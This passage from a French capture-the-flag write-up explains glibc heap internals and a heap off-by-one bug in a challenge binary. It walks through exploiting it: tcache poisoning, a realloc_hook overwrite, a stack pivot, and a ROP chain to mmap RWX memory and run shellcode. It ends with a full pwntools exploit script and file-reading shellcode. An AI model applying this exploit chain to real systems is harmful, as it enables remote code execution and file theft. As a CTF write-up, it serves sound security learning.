Les blocs de la list "unsorted bin" sont plus tard insérés dans une list "small bin" ou "large bin" en fonction de leur taille. Les champs fd et bk d'un bloc libre servent à maintenir ces freelists. Ainsi, elles sont toutes doublement chainées. Certaines vérifications sont faites lors de l'allocation pour s'assurer que les freelist ne sont pas corrompues.

6.1.3 Tcache

Une nouveauté des dernières versions de la glibc est les "tcaches". Un peu de la même manière que pour les fastbins, lorsque les tcaches sont activés, la libération d'un bloc ne provoque pas de changement des metadonnées. Ainsi, du point de vue du reste du code, le bloc reste alloué. Il est cependant inséré dans une liste simplement chainée qui contient uniquement des blocs d'une même taille. De plus, le nombre de blocs pouvant êtres présents dans cette liste est très limité (8 par défaut). Si une liste est pleine, le plus vieil objet est libéré normalement et donc inséré dans une freelist. L'allocation d'un bloc avec malloc va d'abord chercher un bloc dans le tache de la taille demandée avant de faire appel au code qui manipule les freelist.

6.1.4 realloc

La fonction realloc ne fonctionne pas de la même manière que malloc. Nous décrivons ici son fonctionnement :

- Si la taille du bloc actuel est plus grande que la taille demandée : spliter le bloc actuel
- Si la taille du bloc actuel est plus petite : est-ce que le bloc suivant est le "top chunk" ?
- Si oui : mettre à jour le top chunk
- Si non : Est-ce que le bloc suivant est libre et assez grand ?
- Si oui, spliter le bloc suivant (c'est à dire : le retirer de sa freelist, le spliter, et insérer le nouveau bloc)
- Si non, appeler _int_malloc

_int_malloc est la partie de malloc appelée si aucun objet n'a été trouvé dans les tcaches. Ainsi, la fonction realloc **n'utilise jamais les tcaches**.

6.2 Vulnérabilité

La vulnérabilité se trouve dans la fonction add_to_route. Cette fonction est appelée lorsqu'un message PEERING_MSG est reçu d'un petit fils, et qu'une adresse est ajoutée à une route.

```
__int64 *__fastcall add_to_route(gateway *route, __int64 grand_child_addr)
{
  __int64 _grand_child_addr; // rbp
  int last; // edx
  unsigned int size; // esi
  __int64 *table; // rax
  __int64 v6; // rsi

  _grand_child_addr = grand_child_addr;
  last = route->last;
  size = route->size;
  table = (__int64 *)route->dests_id;
  if ( route->last > size )
  {
    v6 = size + 5;
    route->size = v6;
    table = (__int64 *)realloc((char *)table, 8 * v6);
    last = route->last;
    route->dests_id = (__int64)table;
  }
  table[last] = _grand_child_addr;
  route->last = last + 1;
  return table;
}
```


À la ligne 21, nous voyons qu'une adresse est insérée à l'indice last, si last n'est pas supérieur à size. Or si last == size, une adresse est inséré à l'indice size, qui se trouve en dehors de la table. Comme l'adresse vient d'un message PEERING_MSG, elle est totalement contrôlée par l'attaquant. Ainsi, il est possible d'écrire 8 octets contrôlés après un objet alloué dans le tas.

6.3 Exploitation

6.3.1 Écriture arbitraire avec heap overflow

L'objectif de cette première étape est d'obtenir une écriture arbitraire en modifiant l'adresse d'une table d'adresses d'un client que nous contrôlons (c'est à dire contrôler le champ table d'un objet gateway). Ainsi, chaque message "PEERING_MSG" envoyé permettra d'écrire 8 octets contrôlés à la nouvelle adresse de la table de route.

L'exploitation se découpe en plusieurs étapes schématisées sur la figure ci dessous :



1. Nous souhaitons placer à la suite deux tables d'adresses T1 et T2, suivies d'une table d'adresses libérée TF de taille minimale.

Afin d'épuiser tous les objets de 0x40 octets du tcache et des freelists, nous créons d'abord plusieurs connexions qui vont provoquer l'allocation de tables d'adresses et d'objets scomm. Ensuite, nous faisons grandir 2 tables parmi celles allouées jusqu'à ce qu'elles soient allouées dans le top chunk. Comme vu en section 6.1.1, il est nécessaire que la table T1 contienne un

nombre impaire d'éléments de 8 octets, afin que le champ prev_size de T2 soit utilisé, sinon c'est celui ci qui sera écrasé via le bug et non le champs size de T2. Heureusement, à part la taille initiale, toutes les réallocations se font avec une taille impaire puisque 5 éléments de 8 octets sont ajoutés à chaque fois au 6 initiaux.

Il ne reste plus qu'a ré-ouvrir des connexions jusqu'à ce qu'une table de routes soit allouée après T2. Comme des objets de 0x40 octets ont été libérés lors de l'agrandissement de T1 et T2, il est nécessaire d'ouvrir plusieurs connexions et ainsi de provoquer l'allocation de plusieurs objets scomm entre T2 et TF.

2. Nous utilisations la vulnérabilité pour augmenter la taille stockée dans le header de T2, afin qu'elle recouvre tout l'espace entre T2 et le "top chunk".

3. L'envoi d'un message PEERING_MSG provoque un realloc de T2. Comme la taille actuelle est plus grande que la taille demandée, le bloc actuel est splité et le bloc restant est libéré. Comme il est voisin au top chunk, aucune vérification n'est effectué, et le bloc est mergé avec le topchunk. Enfin, nous envoyons d'autres messages PEERING_MSG pour provoquer un autre realloc : cette fois ci la taille demandée est plus grande, mais comme le bloc suivant est considéré comme le "top chunk", aucune vérification n'est faite, et l'allocation se fait dans le topchunk, qui recouvre maintenant des objets alloués, ce qui nous permet de les réécrire.

4. À ce stade il est possible de réécrire tous les objets alloués après T2 puisqu'ils sont considérés comme étant dans le topchunk. Nous avons choisi de réécrire le pointeur d'une liste de tcache. En effet comme vu en section 6.1.3, un objet placé dans un tcache est inséré dans une liste simplement chainée, dont le pointeur "next" est placé dans l'objet. Lors de l'ajout d'une nouvelle gateway, une table d'adresses de est allouée. En modifiant un pointeur de liste de tcache des objets de 0x40 octets par une adresse contrôlée, nous nous assurons qu'une des prochaines allocations de table se fasse à l'adresse voulue.

6.3.2 Stack pivot dans le payload du message

Une fois l'écriture arbitraire obtenue, l'objectif est de le transformer en exécution de code. Une méthode traditionnelle lorsque l'on connait l'adresse de la pile est d'écraser l'adresse de retour d'une fonction par une ropchain. Lorsque l'adresse de la pile est inconnue (ce qui est notre cas), et que l'on contrôle RIP,une méthode possible est d'effectuer un "stack pivot", c'est à dire d'exécuter une instruction qui va modifier RSP et le faire pointer sur une zone que l'on contrôle, dans laquelle nous aurons écrit une ropchaine.

Grâce à l'écriture arbitraire, il est possible de contrôler RIP de plusieurs manières, par exemple en réécrivant une adresse de la got. Comme le binaire est static et non-PIE, nous disposons de l'adresse de malloc_hook et realloc_hook. Ce sont des variables dans la section .data de la libc qui contiennent un pointeur de fonction qui est exécutée au début des fonctions correspondantes. Nous choisissons de modifier la valeur de realloc_hook et de provoquer un appel à realloc par exemple en envoyant de nouveaux messages PEERING_MSG (et donc l'augmentation de la taille de la table routes via realloc).

Il faut maintenant savoir quel gagdet utiliser pour le stack pivot et comment écrire une ropchain. En effet, telle que décrite dans la section précédente notre écriture arbitraire ne peut être exécutée qu'une fois et permet d'écrire au maximum 48 octets, ce qui est peu pour une ropchain. Bien qu'il soit possible d'améliorer notre primitive d'écriture arbitraire, nous observons qu'aucun gadget ne nous permettrait de facilement faire pointer RSP sur une adresse contrôlée.

En revanche, lorsqu'un message est reçu, il est copié sur la pile. Or, l'appel à realloc est appelée lors de la réception d'un message, ce qui signifie que le message est sur la pile dans une frame inférieure.

Regardons l'état de la pile lors de l'appel au realloc_hook, avec un message dont le payload est rempli de I.

```
pwndbg> x /25gx $rsp
0x7fffffff9f38: 0x000000000040183b 0x00007ffffffe0a0
0x7fffffff9f48: 0x00007fffffff9f90 0x00007ffffffe0a0
0x7fffffff9f58: 0x00000000004015a3 0x00000000006e3870
0x7fffffff9f68: 0x00007fffffff9f90 0x00000000006e3870
0x7fffffff9f78: 0x00007ffffffe0a0 0x0000000000000000
0x7fffffff9f88: 0x0000000000401cbe 0xd1d3c0de41414141
0x7fffffff9f98: 0x3730307261626162 0x0000000045454545
0x7fffffff9fa8: 0x0000000000000000 0x000001c000010000
0x7fffffff9fb8: 0x4949494949494949 0x4949494949494949
0x7fffffff9fc8: 0x4949494949494949 0x4949494949494949
0x7fffffff9fd8: 0x4949494949494949 0x4949494949494949
0x7fffffff9fe8: 0x4949494949494949 0x4949494949494949
0x7fffffff9ff8: 0x4949494949494949
```

Le payload du message n'est vraiment pas loin sur la pile ! Des gadgets permettant d'augmenter RSP sont légions car c'est une opération fréquemment effectué à la fin d'une fonction. Nous choisissons ce gadget :

```
add RSP,0x148, ret
```

Ainsi, lors de l'exécution de realloc hook, RSP va être placé dans le payload du message, dans lequel nous avons placé notre ropchain. De plus nous ne sommes limités ni en taille ni en caractères autorisés.

Développement de la ropchain L'objectif est de pouvoir exécuter du code arbitraire. Comme il n'est pas possible d'utiliser execve ou mprotect, nous allons utiliser mmap, afin d'allouer une zone mémoire RWX et y copier un shellcode lu sur la socket d'un client avec la fonction recv, qui utilise le syscall recvfrom, lui aussi autorisé.

Pour rappel, en x86_64 sous Linux l'ABI systeme V est utilisée pour le passage d'arguments. Cela signifie que les arguments sont passés par les registres, dans l'ordre suivant : RDI,RSI, RCX, RDX, R8, R9. Nous voulons réaliser l'appel à mmap suivant [2] :

```
mmap(0x55555000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXDC, MAP_ANNONYMOUS, 0,0);
```

Pour les registres RDI,RSI,RDX, RCX, on dispose de gadgets POP <REG>, ret ;. Cela nous permet d'assigner la valeur que l'on veut facilement en mettant l'adresse du gadget suivit de la valeur voulue du registre. Pour avoir la valeur de r8, nous utilisons le gadget suivant : shr r8, 0x3f ; mov rax, r8 ; ret Pour la valeur de R9, nous utilisons ce gadget : shr r9, cl ; mov qword ptr [rdi], r9 ; ret en assignant 63 à la valeur de RCX au préalable grace au gadget cité précédemment [3].

Pour read, nous souhaitons exécuter l'appel suivant.

2. contrairement à ce que pourrait laisser penser le man, il est nécessaire d'avoir des valeurs correctes pour les arguments fd et offsets

3. un shr de 64 bit peut ne pas être exécuté, qui semble être le cas sur la plupart des processeurs intel

```
recv(4,0x55555000, len_shellcode, 0);
```

Le client connecté à la socket 4 (c'est à dire le premier, car le descripteur de fichier 3 est la socket d'écoute) pourra alors envoyer un shellcode qui sera copié à l'adresse 0x55555000, précédemment mappée en RWX. Comme la fonction n'a que 4 paramètres, nous avons déjà tous les gadgets nécessaires.

La ropchaine se termine par le gadget RET suivie de la valeur 0x55555000 afin d'exécuter le shellcode précédemment copié.

L'objectif du shellcode utilisé va être de lister les fichier d'un répertoire, et de lire le contenu des fichiers. Les appels systèmes autorisé par le filtre seccomp ne permettent pas beaucoup d'autres actions intéressantes.

L'exploit final est présent à la fin du document.

7 Flag de validation

Un fichier dans un dossier secret contient le flag :

```
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

Un examen attentif du flag nous montre qu'il ne se termine pas par "@challenge.sstic.org" comme il se devrait. Un déchiffrement en rot13 révèle le vrai flag :

```
65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
```

```python
from ctypes import *
from pwn import *
from rijndael import rijndael
import time

#context.log_level="DEBUG"
context.arch="amd64"

lib = CDLL("./rsa_client.so")

def xor_buf(buf1,buf2):
    ret = b""
    for i,j in zip(buf1,buf2):
        ret += chr(ord(i)^ord(j))
    return ret

def fillbuf(buf, size):
    return buf+b"\x00"*(size-(len(buf)%size))

def decrypt(data,key):
    iv = data[:16]
    data = data[16:]
    r = rijndael(key, block_size=16)
    decrypted_data=""
    for i in range(len(data)/16):
        encrypted = data[i*16:(i+1)*16]
        decrypted = r.decrypt(encrypted)
        decrypted = xor_buf(decrypted,iv)
        iv = encrypted
        decrypted_data += decrypted
    return decrypted_data

def encrypt(data,key):
    data = fillbuf(data,16)
    iv = b"\x00"*16
    r = rijndael(key, block_size=16)
    encrypted_data=b""
    for i in range(len(data)/16):
        decrypted = data[i*16:(i+1)*16]
        decrypted = xor_buf(decrypted,iv)
        encrypted = r.encrypt(decrypted)
        encrypted_data += encrypted
        iv = encrypted
    return encrypted_data

def base_msg(dst=0, src=0):
    return unhex("41414141DEC0D3D162616261723030 37") + p64(src) + p64(dst)

def message(opcode, payload,peer,dst=0,src=None):
    size = 0x28 + len(payload)
    return base_msg(dst,src if src is not None else peer.addr) + p32(opcode) + p32
    (size) + payload


class  peer:
    def __init__(self, host, port, addr, wait=0):
        self.addr = addr
        self.r = remote(sys.argv[1], int(sys.argv[2]))
        time.sleep(wait)

        self.aes_key_dec = b"\x4c\x1a\x69\x36\x2f\xe0\x03\x36\xf6\xa8\x46\x0f\xf3\
```

```
    x3d\xff\xd5"
61          self.aes_key_enc = b""
62
63          loc_n = open("n_sended.bin","rb").read()
64
65          self.r.send(loc_n)
66          rem_n = self.r.recv(256,timeout=4)
67          print ("remote N")
68          print (hexdump(rem_n))
69
70
71          bloc = b"\x00\x02" + b"\x41"*0xed + "\x00"+self.aes_key_dec
72          print (hexdump(bloc))
73          encrypted_bloc = create_string_buffer(256)
74          lib.get_encrypted_bloc(rem_n, bloc, encrypted_bloc)
75          print ("encrypted bloc : ")
76          print (hexdump(encrypted_bloc.raw))
77          self.r.send(encrypted_bloc.raw)
78          print("sended our aes key")
79
80          rem_encrypted_aes = self.r.recv(256,timeout=4)
81          rem_decrypt_bloc = create_string_buffer(256)
82          lib.get_remote_aes_key(rem_encrypted_aes,rem_decrypt_bloc)
83          print (hexdump(rem_decrypt_bloc.raw))
84          self.aes_key_enc = rem_decrypt_bloc.raw[-16:]
85          print("key")
86          print(hexdump(self.aes_key_enc))
87
88          peering_msg = message(0x10000,"",self)
89          self.send_msg(peering_msg)
90          msg = self.recv_msg()
91          self.dst_id = u64(msg[0x10:0x18])
92          print("peer id : {:x}".format(self.dst_id))
93
94      def send_msg(self,msg):
95          print ("sending : ")
96          print (hexdump(msg))
97          enc = encrypt(msg,self.aes_key_enc)
98          enc = b"\x00"*16 + enc
99          self.r.send(p32(len(enc)))
100         self.r.send(enc)
101
102     def recv_msg(self):
103         len_s = self.r.recv(4,timeout=20)
104         l = u32(len_s)
105         msg = self.r.recv(l,timeout=4)
106         print ("recved:")
107         dec = decrypt(msg,self.aes_key_dec)
108         print (hexdump(dec))
109         return msg
110
111 PEERING_OPCODE = 0x10000
112
113 add_rsp_gad = 0x4626f9
114 realloc_hook = 0x6D78C8
115
116 #getdent on secret
117 asm_shellcode6 = """
118 mov rax, 0x746572636573
119 mov rbx, 0x55555100
120 mov [rbx], rax
121 mov rdi, rbx
```

```
mov rsi, 0
mov rax,2
syscall

mov rdi, rax
mov rsi, 0x55555200
mov rdx, 0x400
mov rax, 0x4e
syscall

mov rdi,4
mov rsi, 0x55555200
mov rdx, 0x400
mov rcx, 0
mov rax, 0x4571B0
call rax

mov rdi,4
mov rsi, 0x55555100
mov rdx,8
mov rcx, 0
mov rax, 0x04570F0
call rax
"""

#read the flag
asm_shellcode_final = """
mov rax, 0x732f746572636573
mov rbx, 0x55555100
mov [rbx], rax

mov rax, 0x3831303263697473
mov rbx, 0x55555108
mov [rbx], rax

mov rax, 0x67616c662e
mov rbx, 0x55555110
mov [rbx], rax

mov rbx ,0x55555100
mov rdi, rbx
mov rsi, 0
mov rax,2
syscall

mov rdi, rax
mov rsi, 0x55555200
mov rdx, 0x200
mov rax, 0
syscall

mov rdi,4
mov rsi, 0x55555200
mov rdx, 0x200
mov rcx, 0
mov rax, 0x4571B0
call rax

mov rdi,4
mov rsi, 0x55555100
mov rdx,8
mov rcx, 0
```

```
mov rax, 0x04570F0
call rax
"""


shellcode = asm(asm_shellcode_final)

#ropchain
pop_rdi = 0x0000000000400766
pop_rsi = 0x00000000004017dc
pop_rdx = 0x0000000000454ee5
pop_rcx = 0x0000000000408f59
pop_rax = 0x0000000000454e8c
ret_gadget = 0x0000000000400476
shr_r9 = 0x000000000049430f #: shr r9, cl ; mov qword ptr [rdi], r9 ; ret
shr_r8 = 0x000000000040f440 #: shr r8, 0x3f ; mov rax, r8 ; ret
mov_rcx_rax = 0x0000000000454c0a #: mov dword ptr [rcx], eax ; or rax, 0
    xffffffffffffffff ; ret


mmap_addr = 0x455CE0
shellcode_addr = 0x55555000
fd_recv = 4
exact_recv_addr = 0x402A50
recv_addr = 0x4570F0
send_addr = 0x4571B0


rop = ROP("./step2.bin")

#set r9 to 0
rop.raw(pop_rcx)
rop.raw(63)
rop.raw(pop_rdi)
rop.raw(0x6D99A0)
rop.raw(shr_r9)
rop.raw(shr_r8)

#setup args of mmap
rdi_val = shellcode_addr
rsi_val = 0x1000
rdx_val = 7
rcx_val = 0x21
rop.raw(pop_rdi)
rop.raw(rdi_val)
rop.raw(pop_rsi)
rop.raw(rsi_val)
rop.raw(pop_rdx)
rop.raw(rdx_val)
rop.raw(pop_rcx)
rop.raw(rcx_val)
rop.raw(mmap_addr)


"""
#send rax
rcx_val = 0x6D9B00
rop.raw(pop_rcx)
rop.raw(rcx_val)
rop.raw(mov_rcx_rax)
"""

```

```
245
246 #setup args of exact_recv
247 rdi_val = fd_recv
248 rsi_val = shellcode_addr
249 rdx_val = len(shellcode)
250 rcx_val = 0
251 rop.raw(pop_rdi)
252 rop.raw(rdi_val)
253 rop.raw(pop_rsi)
254 rop.raw(rsi_val)
255 rop.raw(pop_rdx)
256 rop.raw(rdx_val)
257 rop.raw(pop_rcx)
258 rop.raw(rcx_val)
259 rop.raw(recv_addr)
260 rop.raw(shellcode_addr)
261 rop.raw(ret_gadget)
262
263 ropchain = str(rop)
264
265 def message_grand_child(peer,grand_child_id, payload=""):
266     return message(PEERING_OPCODE,payload,peer,0,grand_child_id)
267
268 #main
269
270 c_id = 0x4747474747474747
271 cur_id_gen = "H"
272
273 def new_id():
274     global cur_id_gen
275     cur_id_gen = chr(ord(cur_id_gen) + 1)
276     return u64(cur_id_gen * 8)
277
278
279 cc_first = peer(sys.argv[1], int(sys.argv[2]), c_id,2)
280
281 nb_conn_start = 0
282 for i in range(19 - nb_conn_start):
283     cct = peer(sys.argv[1], int(sys.argv[2]), new_id())
284
285
286 cc2 = peer(sys.argv[1], int(sys.argv[2]), new_id())
287 cc3 = peer(sys.argv[1],  int(sys.argv[2]), new_id())
288
289
290 test_id = 0x4848484848484848
291 test_id = 0xe328a60cb62bc06a
292 import time
293
294 for i in range(0x20100,0x2110):
295     cc_first.send_msg(message_grand_child(cc_first,i))
296 raw_input()
297 for i in range(0x20200,0x20258):
298     cc2.send_msg(message_grand_child(cc2,i))
299 for i in range(0x20300,0x20358):
300     cc3.send_msg(message_grand_child(cc3,i))
301
302
303
304 raw_input()
305
306 cct1 = peer(sys.argv[1], int(sys.argv[2]), new_id())
```

```
cct2 = peer(sys.argv[1], int(sys.argv[2]), new_id())
cct3 = peer(sys.argv[1], int(sys.argv[2]), new_id())
cct1.r.close()
cct2.r.close()
cct3.r.close()
print("look at gdb now")

raw_input()

cc2.send_msg(message_grand_child(cc2,0x2011))
cc2.send_msg(message_grand_child(cc2,0x2012))
cc2.send_msg(message_grand_child(cc2,0x2013))
#cc2.send_msg(message_grand_child(cc,0x200000))
#cc2.send_msg(message_grand_child(cc,0x810))
cc2.send_msg(message_grand_child(cc2,0x9e0))
raw_input()
for i in range(0x20400,0x204da):
    print("{:x}".format(i))
    if (i == 0x20494):
        cc3.send_msg(message_grand_child(cc2,0x06DABB0))
    cc3.send_msg(message_grand_child(cc2,i))
cc3.send_msg(message_grand_child(cc2,0x41))
cc3.send_msg(message_grand_child(cc2,realloc_hook))
raw_input()
print("ping")
cc2.send_msg(message(0x100,"",cc2))
cc2.recv_msg()
raw_input()

cct1 = peer(sys.argv[1], int(sys.argv[2]), new_id())
cct2 = peer(sys.argv[1], int(sys.argv[2]), new_id())
cct3 = peer(sys.argv[1], int(sys.argv[2]), new_id())
#cct4 = peer(sys.argv[1], int(sys.argv[2]), new_id())
raw_input()
cct2.send_msg(message_grand_child(cct2,add_rsp_gad))

print("ping")
cc2.send_msg(message(0x100,"",cc2))
cc2.recv_msg()
raw_input()

cc2.send_msg(message_grand_child(cc2,0x45454545,"I"*0xc8 + ropchain))
raw_input()
cc_first.r.send(shellcode)
while True:
    a = cc_first.r.recv()
    print a
    print hexdump(a)


print("done")
raw_input()
```